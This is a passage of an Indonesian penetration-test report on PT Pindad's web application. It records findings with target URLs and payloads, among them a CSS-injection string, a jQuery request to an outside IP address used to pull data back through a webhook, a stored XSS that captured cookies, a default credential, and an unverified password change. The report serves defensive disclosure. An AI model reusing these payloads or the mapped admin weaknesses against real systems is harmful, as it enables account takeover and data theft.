


Gambar 2. 8 Pengujian Payload XSS pada path pindadmin



Gambar 2. 9 Percobaan XSS Pada salah fitur

 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 14 dari 21 Halaman
DSS05 - Managed Security Services		




Gambar 2. 11 Pengujian hasil default credential

Pada gambar diatas, ditemukan salah satu user masih menggunakan credential default yang sama dengan username celah ini dapat dengan mudah dieksekusi oleh attacker.


3. ANALISA PENGUJIAN IMPROPER ERROR HANDLING

Pengujian Improper Error Handling dilakukan dengan mengecek error response yang dikeluarkan aplikasi, error ini biasanya menampilkan spesifik terkait informasi yang ada pada sistem.

Tools: Manual	Lokasi: Public Scanning
Target: 1. https://pindad.com/data/userlog/log.txt	
Payload : -	




Gambar 2. 12 Hasil Pengujian Improper error handling feature Dirut

 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 15 dari 21 Halaman
DSS05 - Managed Security Services		

4. ANALISA PENGUJIAN HTML INJECTION

Pengujian HTML injection memanfaatkan code html, serangan biasanya dilakukan pada form input untuk mengganti tampilan website, serangan ini biasa digunakan oleh attacker untuk melakukan defacement website.

Tools: Manual	Lokasi: Intra Scanning (114.122.106.139)
Target: 1. https://pindad.com/pindadmin/user	
Payload : <code>HTML</code>	





Gambar 2. 13 Hasil Pengujian HTML Injection Feature Edit User

5. ANALISA PENGUJIAN CSS INJECTION

Pengujian CSS injection memanfaatkan code html, serangan biasanya dilakukan pada form input untuk mengganti tampilan website, serangan ini biasa digunakan oleh attacker untuk melakukan defacement website.

Tools: Manual	Lokasi: Public Scanning (114.122.106.139)
Target: 1. https://pindad.com/pindadmin/pages/pages/edit/250	
Payload : <code>'><b/style=position:fixed;top:0;left:0;font-size:200px>XSS<!--</code>	

 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 16 dari 21 Halaman
DSS05 - Managed Security Services		




Gambar 2. 14 Hasil Pengujian CSS Injection fitur edit page

Hasil pengujian diatas menunjukkan form input pada website masih belum melakukan filterisasi pada inputan sehingga attacker dapat menjalankan script malicious CSS dengan mengubah tampilan pada website.


6. ANALISA PENGUJIAN CVE-2015-9251

Pengujian CVE-2015-9251 kerentanan pada jQuery sebelum 3.5.0 rentan terhadap serangan Cross-site Scripting (XSS) ketika permintaan Ajax lintas-domain dilakukan tanpa opsi dataType, yang menyebabkan respons teks/javascript dieksekusi.


Tools: Manual	Lokasi: Public Scanning
Target: https://pindad.com/	
Payload : \$.get('https://202.10.44.112/xss')	



Gambar 2. 16 Hasil Pengujian CVE-2015-9251




Gambar 2. 17 Hasil Tarikan data webhook CVE-2015-9251

 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 18 dari 21 Halaman
DSS05 - Managed Security Services		

7. ANALISA PENGUJIAN CVE-2018-14040 leads to Stored XSS


Pengujian CVE-2018-14040 Bootstrap, framework front-end populer, memiliki kerentanan Cross-site Scripting (XSS) pada beberapa komponen seperti tooltip, collapse, dan scrollspy di versi terdampak. Kerentanan ini memungkinkan penyerang menyisipkan script berbahaya ke dalam halaman web yang menggunakan Bootstrap. Jika input tidak divalidasi atau tidak di-escape dengan benar, maka browser pengguna dapat menjalankan script berbahaya tersebut, yang berpotensi digunakan untuk mencuri cookie, membajak sesi login, atau memuat malware. Pada pengujian ini digunakan pada qa aplikasi yang sama dengan *tech* yang ada pada sisi *production* untuk menghindari perubahan data.


Tools: Manual	Lokasi: Public Scanning
Target: https://qa-web.pindad.com/pindadmin/pages/pages/edit/56	
Payload : <code></code> <code></code>	




Gambar 2. 18 Komponen Collapse

Pada gambar diatas terdapat komponen yang rentan yakni *collapse* yang dapat diinject script xss, langkah berikutnya inputkan script XSS ``


 <div>PT PINDAD</div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 19 dari 21 Halaman
DSS05 - Managed Security Services		



Gambar 2. 19 Injeksi pada form input komponen collapse




Gambar 2. 20 Injeksi XSS berhasil dieksekusi



Gambar 2. 21 Data cookies berhasil didapatkan


Pada hasil pengujian diatas dapat dibuktikan bahwa script XSS berhasil dijalankan pada aplikasi dan dapat disalah gunakan untuk pengambil alihan akun.

 <div><i>PT PINDAD</i></div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 20 dari 21 Halaman
DSS05 - Managed Security Services		


8. ANALISA PENGUJIAN UNVERIFIED PASSWORD CHANGE

Pengujian dilakukan dengan kerentanan yang memungkinkan penyerang mengubah kata sandi akun pengguna lain tanpa memverifikasi kredensial pengguna saat ini (seperti password lama atau token autentikasi yang sah).

Tools: Manual	Lokasi: Public Scanning
Target: https://pindad.com/pindadmin/user/user/edit/24	
Payload : -	




Gambar 2. 22 Fitur Edit Password



Gambar 2. 23 Hasil Pengujian Berhasil Dilakukan

Pada gambar diatas dapat dibuktikan aplikasi belum melakukan verifikasi pada *current password* sehingga memudahkan penyerang ketika berhasil mendapatkan session untuk melakukan perubahan password secara langsung.

 <div><i>PT PINDAD</i></div>	LAPORAN VAPT APLIKASI WEB PINDAD	NOMOR : MCO/09/VII/2025/025
		EDISI : 1.0
		TANGGAL : 30 Juli 2025
		HALAMAN : 21 dari 21 Halaman
DSS05 - Managed Security Services		

III. KESIMPULAN

Berdasarkan hasil pengujian dengan metode Greybox, ditemukan beberapa kerentanan yang diklasifikasikan sebagai berikut: risiko tinggi, sedang, rendah, dan informasi. Untuk kerentanan dengan risiko tinggi, manajemen perlu memberikan prioritas penanganan yang tinggi agar risiko tersebut dapat segera diatasi.

Disarankan juga untuk segera merilis proyek hardening guna menindaklanjuti seluruh risiko yang terdeteksi melalui kegiatan pengujian ini. Penanganan yang cepat dan tepat akan membantu mengurangi risiko keseluruhan dan meningkatkan keamanan sistem.